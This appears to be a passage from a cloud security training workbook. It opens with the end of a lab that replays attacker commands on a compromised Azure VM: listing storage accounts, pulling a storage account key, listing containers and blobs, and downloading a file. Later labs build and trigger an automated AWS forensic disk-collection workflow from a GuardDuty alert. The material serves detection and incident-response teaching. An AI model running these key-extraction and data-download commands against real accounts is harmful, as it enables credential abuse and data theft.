        "name": "Azure subscription 1",
        "state": "Enabled",
        "tenantId": "67b3a48b-51f1-495f-8fd3-14dce5734a88",
        "user": {
        "assignedIdentityInfo": "MSI",
        "name": "systemAssignedIdentity",
        "type": "servicePrincipal"
        }
    }
]
```


- List Azure Storage accounts:

```
az storage account list
```

Victim response


```
<snip>

    "minimumTlsVersion": "TLS1_0",
    "name": "sherlocksensitive",
    "networkRuleSet": {

<snip>
```


- Acquire storage key and list containers in `sherlocksensitive` Azure Storage account:

```
KEY=$(az storage account keys list -g sherlock -n sherlocksensitive --query '[0].value' --output tsv)
az storage container list --account-key $KEY --account-name sherlocksensitive
```

Victim response


```
<snip>

    "metadata": null,
    "name": "sherlock-proprietary",
    "properties": {

<snip>
```


- List blobs in `sherlock-proprietary` Azure Storage container:

```
az storage blob list --account-name sherlocksensitive -c sherlock-proprietary --account-key $KEY
```

Victim response

```
<snip>

    "metadata": {},
    "name": "gadgets",
    "objectReplicationDestinationPolicy": null,

<snip>
```

- Download `gadgets` file from Azure Storage:

```
az storage blob download -c sherlock-proprietary --account-name sherlocksensitive --name gadgets --file /
tmp/gadgets --account-key $KEY
```

Victim response

```
Alive[##############################################################]  100.0000%
Finished[##############################################################]  100.0000%

<snip>
```

- Read the `gadgets` file:

```
cat /tmp/gadgets
```

Victim response

```
Sherlock's Everyday Carry (EDC)
================================
- Magnifying glass
- Leatherman Wave
- Field Notes notebook (graph)
- Fisher Space Pen
- Stanwell pipe
- Prince Albert tobacco
================================================================
```

Conclusion

And now you have much more of the story! Without the network traffic, it would proved impossible to identify the network scanning activity, the inbound attempts from the attacker, and the call outs from the victim back to the attacker. Also, if you completed the bonus, you saw **exactly** which commands the attacker was sending over the command and control channel.

Further Reading

If you would like to see just what data is included in Azure NSG flow records, you can find some great reading at https://docs.microsoft.com/en-us/azure/network-watcher/network-watcher-nsg-flow-logging-overview#log-format.

Lab 5.1: Set Up AutoForensic

Objectives

Estimated Time: 20 minutes

- Build the AutoForensic CloudFormation stack.
- Review what the workflow will accomplish
- Trigger the workflow with a GuardDuty alert

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

[x] Lab 1.2: Detecting Cloud Service Discovery Attack with CloudTrail

Build the AutoForensic Stack

1. The AutoForensic stack is built with CDK, just like we did in Lab 1.1. We will build a new CloudFormation stack that will create all the resources for our automated response action workflow. Log into the `Inspector Workstation` using SSM and go the lab directory. You can always look at the Session Login Hint

Go to the proper directory and activate the Python virtual environment

```
cd ~/labs/sec541-labs/lab-cdk
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt
```

Deploy just the AutoForensic CDK CloudFormation template

```
cdk deploy AutoForensic --require-approval never
```

Note

This takes about 6 minutes. You may move on to the next section

2. Now that we have kicked off creating the AutoForensic CloudFormation stack, let us take a look at what we are building. This lab is inspired from an AWS Security Blog posting called How to automate forensic disk collection in AWS.[1]

> **Read through the blog**
>
> Take 10 minutes and read through the blog to see the description of the workflow. In our next lab, we will do a more detailed step by step of what is different about this deployment, and walk through the resources being created.

3. Your CloudFormation template should just about be finished. Go back to the `Inspector Workstation` console and and make sure that the CDK deploy executed and everything is green, rather than red.
4. You read the Security Blog, and saw that Security Hub[2] is collecting GuardDuty[3] alerts and executing the forensic workflow. We made a change by bypassing `Security Hub` because it added a significant delay to lab. We will use `GuardDuty` to throw the event that starts off the chain reaction.

> **Cause C&C Alert from SherlocksBlog**
>
> In Lab 3.1, we caused a GuardDuty Backdoor:EC2/C&CActivity.B!DNS finding, executed from the `Inspector Workstation`. Perform those steps on `SherlocksBlog`.
>
> > **Hint 1**
> >
> > The domain name "guarddutyc2activityb.com" is not really a nefarious domain, but AWS treats it as such, used for testing GuardDuty alerts.
>
> > **Hint 2**
> >
> > The dig unix tool works great at querying domains for information.
>
> > **Command Line**
> >
> > After logging into the `SherlocksBlog` VM, run:
> >
> > ```
> > dig guarddutyc2activityb.com any
> > ```

Sample Results

```
    ; <<>> DiG 9.11.4-P2-RedHat-9.11.4-26.P2.amzn2.4 <<>> guarddutyc2activityb.com any
    ;; global options: +cmd
    ;; Got answer:
    ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11967
    ;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 0, ADDITIONAL: 1

    ;; OPT PSEUDOSECTION:
    ; EDNS: version: 0, flags:; udp: 4096
    ;; QUESTION SECTION:
    ;guarddutyc2activityb.com.      IN      ANY

    ;; ANSWER SECTION:
    guarddutyc2activityb.com. 300   IN      SOA     ns1.markmonitor.com. hostmaster.markmonitor.com.
2018091901 86400 3600 2592000 172800
    guarddutyc2activityb.com. 300   IN      TXT     "v=spf1 include:amazon.com -all"
    guarddutyc2activityb.com. 300   IN      TXT     "spf2.0/pra include:amazon.com -all"
    guarddutyc2activityb.com. 300   IN      NS      ns3.markmonitor.com.
    guarddutyc2activityb.com. 300   IN      NS      ns4.markmonitor.com.
    guarddutyc2activityb.com. 300   IN      NS      ns5.markmonitor.com.
    guarddutyc2activityb.com. 300   IN      NS      ns6.markmonitor.com.
    guarddutyc2activityb.com. 300   IN      NS      ns7.markmonitor.com.
    guarddutyc2activityb.com. 300   IN      NS      ns1.markmonitor.com.
    guarddutyc2activityb.com. 300   IN      NS      ns2.markmonitor.com.

    ;; Query time: 3 msec
    ;; SERVER: 10.0.0.2#53(10.0.0.2)
    ;; WHEN: Fri May 21 19:16:29 UTC 2021
    ;; MSG SIZE  rcvd: 328
```

Or use SSM to send the command from `Inspector Workstation` to SherlocksBlog

From the Inspector Workstation SSM Connect shell:

```
aws ssm send-command \
  --document-name "AWS-RunShellScript" \
  --targets '[{"Key":"tag:name=Name","Values":["SherlocksBlog"]}]' \
  --parameters '{"commands":["dig guarddutyc2activityb.com any"]}'
```

Sample Results


```
{
    "Command": {
        "CommandId": "7c9fd885-226e-494c-92e2-8d45bb7ffe80",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "$DEFAULT",
        "Comment": "",
        "ExpiresAfter": "2021-11-18T00:03:28.368000+00:00",
        "Parameters": {
            "commands": [
                "dig guarddutyc2activityb.com any"
            ]
        },
        "InstanceIds": [],
        "Targets": [
            {
                "Key": "tag:name=Name",
                "Values": [
                    "SherlocksBlog"
                ]
            }
        ],
        "RequestedDateTime": "2021-11-17T22:03:28.368000+00:00",
        "Status": "Pending",
        "StatusDetails": "Pending",
        "OutputS3Region": "us-east-1",
        "OutputS3BucketName": "",
        "OutputS3KeyPrefix": "",
        "MaxConcurrency": "50",
        "MaxErrors": "0",
        "TargetCount": 0,
        "CompletedCount": 0,
        "ErrorCount": 0,
        "DeliveryTimedOutCount": 0,
        "ServiceRole": "",
        "NotificationConfig": {
            "NotificationArn": "",
            "NotificationEvents": [],
            "NotificationType": ""
        },
        "CloudWatchOutputConfig": {
            "CloudWatchLogGroupName": "",
            "CloudWatchOutputEnabled": false
        },
        "TimeoutSeconds": 3600
    }
}
```

> **Which way is better?**
>
> We have been using System Manager to access the `Inspector Workstation` console throughout this class. It was designed to support more complex automation of your virtual machines. The SSM command may seem more complicated, so if you needed to automate tasking, SSM is a good way to do it. The other problem is that it did not give you immediate feedback of the resources. That is the asynchronous nature of SSM.

5. That is it for this lab. GuardDuty takes a bit of time to detect and alert, so we will come back to it in the next lab.

---

1. https://aws.amazon.com/blogs/security/how-to-automate-forensic-disk-collection-in-aws/
2. https://aws.amazon.com/security-hub/
3. https://aws.amazon.com/guardduty/

Lab 5.2: Run AutoForensic

Objectives

Estimated Time: 45 minutes

- Look at the execution of the workflow
- Review the results of the workflow
- Investigate the artifacts

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

[x] Lab 1.2: Detecting Cloud Service Discovery Attack with CloudTrail

[x] Lab 5.1: Set Up AutoForensic

Check That the Execution Results Happened

GuardDuty may not have fired


In this lab, GuardDuty may have not yet created the event. Step 1-3 of the lab will walk you through how to check for the execution.

If GuardDuty did not yet fire and your step 1-3 do not look like the workbook, fear not. Step 4 will use a Python program that will simulate the GuardDuty event and execute the response action workflow.

1. It takes time before GuardDuty will create the alert, and GuardDuty treats new alerts differently than repeated alerts. Go to the GuardDuty console and see if you have a `Finding Type` of `Backdoor:EC2/C&CActivity.B!DNS` that occurred recently. By recently, we mean since you built the AutoForensic workflow.


2. Go look at the workflow itself. We are using AWS Step Functions [1] the orchestrator of multiple Lambda functions needed to perform the workflow.

Go to the Step Functions service on the AWS web console




Select the state machine with a name that starts with `AutoStepFunctionStateMachine`

The state machine will be named `AutoStepFunctionStateMachine` followed by letters and numbers. Select the Step Function to go to the executions screen.



3. Under `Executions`, there should be at least one execution

Execution



4. If you do not see an execution, then GuardDuty is a bit delayed. We actually can trick the workflow to think that GuardDuty has detected the domain and has started the workflow. The author has created a Python function under `tests/assets` that will generate the right JSON and send it to the Lambda function that initiates the `Step Function`.

Run these commands from the Inspector Workstation

After logging back into the Inspector Workstation, run the following commands to invoke the python script.

```
cd ~/labs/sec541-labs/lab-cdk
source .venv/bin/activate
export AWS_DEFAULT_REGION=$(curl http://169.254.169.254/latest/meta-data/placement/region)
echo "Region is $AWS_DEFAULT_REGION"
python tests/assets/invoke.py
deactivate
```

Sample Results

```
Preparing to invoke on account 12345678901
InstanceID discovered as i-0821a5703154c719f
Invoking Lambda function AutoForensic-AutoInvokeConstructDiskInvokeGuardDut-cFLpkbbyIRI0
Your Step Function should now be executing.  It thinks GuardDuty detected an alert
```

Hint on building automated workflows


When you are building an automated workflow such as this, every step needs to be testable. The course author needed a way to execute the workflow over and over again. These types of tests can then be used for training, purple teaming, or testing AWS and Azure changes that might cause inadvertent problems.

5. Now the workflow should be executing. Head back over to the Step Function screen for your State Machine, and select the state machine and look at the executions. Follow Steps 2 and 3 from above, and select the latest Execution. It will bring you to the execution page.


Running Execution

The execution of the step function will take a few minutes. Select this running execution to see the workflow.

Graph Inspector


Step Functions > State machines > AutoStepFunctionStateMachineB48235C4-4IIeHnc2ucu5 > 1f2fc94c-2f3a-2cfa-39dc-ff6a5577342e
1f2fc94c-2f3a-2cfa-39dc-ff6a5577342e
Edit state machine
New execution
Stop execution
Details
Execution input
Execution output
Definition
Execution Status
Running
Started
Nov 17, 2021 06:40:08.142 PM
Execution ARN
arn:aws:states:us-east-1:087386143427:execution:AutoStepFunctionStateMachineB48235C4-4IIeHnc2ucu5:1f2fc94c-2f3a-2cfa-39dc-ff6a5577342e
End Time
-
Graph inspector
Data flow simulator
Export
Layout
Details
Step input
Step output
Select a step to view its details.
In Progress
Succeeded
Failed
Cancelled
Caught Error

6. We see the dashboard that demonstrates how our workflow is executing in real time. In our workflow, each box is a `State Machine Task`, which in our case are Lambda functions. Our Lambda functions will mostly use Python boto3 [2] SDK, which perform a similar function as AWS CLI calls. The main box on the lower left shows the workflow. Selecting a green box on the left, and the inputs, outputs, and executions are displayed on the right.



Investigate the Workflow

We need to discuss this workflow a bit more. Remember the original AWS Blog Post? [3] The workflow is designed to follow this set of steps:


Workflow Steps

1. Trigger when a GuardDuty finding event happens. The original workflow would start with SecurityHub, but we are speeding things up. The finding we are filtering for is an EC2 making a call to a known bad domain name.
2. Take a snapshot [4] of the suspect EC2's EBS volume(s).
3. Copy the snapshot to a `security account`. We only have one account in this class, but we left this step in the flow as it will be important for production workflows.
4. Turn snapshot into a volume.
5. Spin up a VM, attach the volume, then use d3dd software to make a byte by byte copy of the volume and store it in S3.

1. AWS uses AWS EventBridge [5] as the primary method of watching for an action, then initiating some kind of execution through a `target`. Just as in our AutoForensic Workflow, the `target` is usually a Lambda function. A Lambda function is the most flexible and can let you do just about anything you want. The target could be an EC2 Instance, Kinesis, ECS Task, Step Function, SNS Topic, SQS and an HTTP URL. We can take a quick look at the `Event Rule` that we created for this workflow.


Go to the EventBridge service

Search for the service EventBridge. One note: the EventBridge used to be called the CloudWatch events service. EventBridge is a rebranding.




Select Rules Screen

On the left hand side of the page, there is the `Rules` link. Click that.



Select the `AutoForensic` rule

Select the rule that starts with `AutoForensic`. You may not have other rules in your environment. If you do, they are not related to this lab.



2. We have a view of the event rule that will show us when it fires, what the target is, and a method for monitoring it. Look at the event pattern in the middle.

Event Pattern

```
{
  "detail-type": ["GuardDuty Finding"],
  "detail": {
    "type": ["Backdoor:EC2/C&CActivity.B!DNS"]
  },
  "source": ["aws.guardduty"]
}
```

3. This filter is limiting, only triggering one kind of event. Events are from the GuardDuty services with the `"source": ["aws.guardduty"]`. The `detail-type` has to be specific, since each service will give off a number of different type of events. The `detail` section describes WHICH of the events is interesting. In this case, we are focused specifically on a finding with a detail of `'type' = "Backdoor:EC2/C&CActivity.B!DNS"`. You can research more at the GuardDuty Custom Response[6] blog page to see more details.

